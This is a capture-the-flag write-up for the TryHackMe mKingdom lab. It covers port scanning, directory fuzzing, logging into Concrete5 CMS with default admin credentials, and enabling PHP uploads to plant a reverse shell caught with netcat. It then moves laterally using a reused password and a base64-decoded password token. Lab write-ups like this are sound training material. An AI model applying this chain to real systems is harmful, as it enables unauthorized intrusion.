mKingdom

#thm
#mKingdom
#IP: 10.10.102.190

Start by exporting the ip in the IP variable

```
export IP=10.10.102.190
```

WEB TECHNOLOGY: concrete5 cms (8.5.2)

SCANNING:

```
nmap  -p- -sCV $IP --open -Pn
```

```
85/tcp open  http   Apache httpd 2.4.7 ((Ubuntu))
|_http-title: 0H N0! PWN3D 4G4IN
|_http-server-header: Apache/2.4.7 (Ubuntu)
```


We found out to be port 85 running http and the webserver to be of debian (Ubuntu)

#OS: Debian (ubuntu)

===================
ENUMERATION:

- Fuzzing:

```
ffuf -u http://10.10.102.190:85/FUZZ -c -w /opt/seclists/raft-large-directories.txt
```




```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.102.190:85/FUZZ
 :: Wordlist         : FUZZ: /opt/seclists/raft-large-directories.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

app                     [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 164ms]
server-status           [Status: 403, Size: 293, Words: 21, Lines: 11, Duration: 165ms]
                        [Status: 200, Size: 647, Words: 147, Lines: 34, Duration: 167ms]
                        [Status: 200, Size: 647, Words: 147, Lines: 34, Duration: 164ms]
                        [Status: 200, Size: 647, Words: 147, Lines: 34, Duration: 166ms]
:: Progress: [62284/62284] :: Job [1/1] :: 70 req/sec :: Duration: [0:04:42] :: Errors: 2 ::
```

we found out an interesting directory /app

- Manual Enumeration:

Let's head to the page




clicking on the jump button we were redirected to another page http://10.10.102.190:85/app/castle/

Next: Navigating the webpage we found out that it is using concrete5 cms v8.5.2

#WEB TECHNOLOGY: concrete5 cms (8.5.2)

While Navigating the page at bottom we found an login option it redirected to http://10.10.102.190:85/app/castle/index.php/login


lets check for default credentials :)



We succesfully logged in as admin with the default credentials admin : password

So, we will be uploading php file to catch the reverse shell, but before that we have change few configurations

Go to ‘System and Settings’




Then go to Allowed File Types under Files.

Add php extension and save the file

After saving the configurations, go to Files and try to upload the php reverse shell.

After succesfully uploading , you will be provided with the url



Upload Complete

1 file uploaded

Properties


URL to File	http://10.10.102.190:85/app/castle/application/files/5817/1852/2638/rev.php
Tracked URL	http://10.10.102.190:85/app/castle/index.php/download_file/28/0
Title	rev.php
Description	None
Tags	None

Sets

None

Now go to your terminal, run netcat to catch the reverse shell. after starting the nc server head to browser and run the link to get the reverse shell.

BOOM we are in, we got the reverse shell :)



```
debangshu@kali:~/Desktop/ctf/thm/mkingdom$ rlwrap nc -lnvp 85
listening on [any] 85 ...
connect to [10.17.71.216] from (UNKNOWN) [10.10.102.190] 48502
Linux mkingdom.thm 4.4.0-148-generic #174~14.04.1-Ubuntu SMP Thu May 9 08:17:37 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 03:27:24 up 38 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data),1003(web)
/bin/sh: 0: can't access tty; job control turned off
$ hostname
mkingdom.thm
$ whoami
www-data
$ |
```

Stabilish the shell using python


PRIVILEDGE ESCALLATION:

We didn't find anything interesting from the database :(

- Lateral escallation

www-data → toad

we found that the db password ‘toadisthebest’ is the password of toad user too




```
www-data@mkingdom:/tmp$ su toad
su toad
Password: toadisthebest

toad@mkingdom:/tmp$ |
```

toad → mario

Toad was not allowed to run sudo


Linpeas finds something interersting



```
╔══════════╣ Environment
╚ Any private information inside environment variables?
LESSOPEN=| /usr/bin/lesspipe %s
HISTFILESIZE=0
MAIL=/var/mail/toad
USER=toad
SHLVL=2
HOME=/home/toad
OLDPWD=/
PWD_token=aWthVGVOVEFOdEVTCg==
```

after decoding the PWD_token = aWthVGVOVEFOdEVTCg==

we got the password to ikaTeNTANtES



```
debangshu@kali:~/Desktop/ctf/thm/mkingdom$ echo "aWthVGVOVEFOdEVTCg==" | base64 -d
ikaTeNTANtES
```

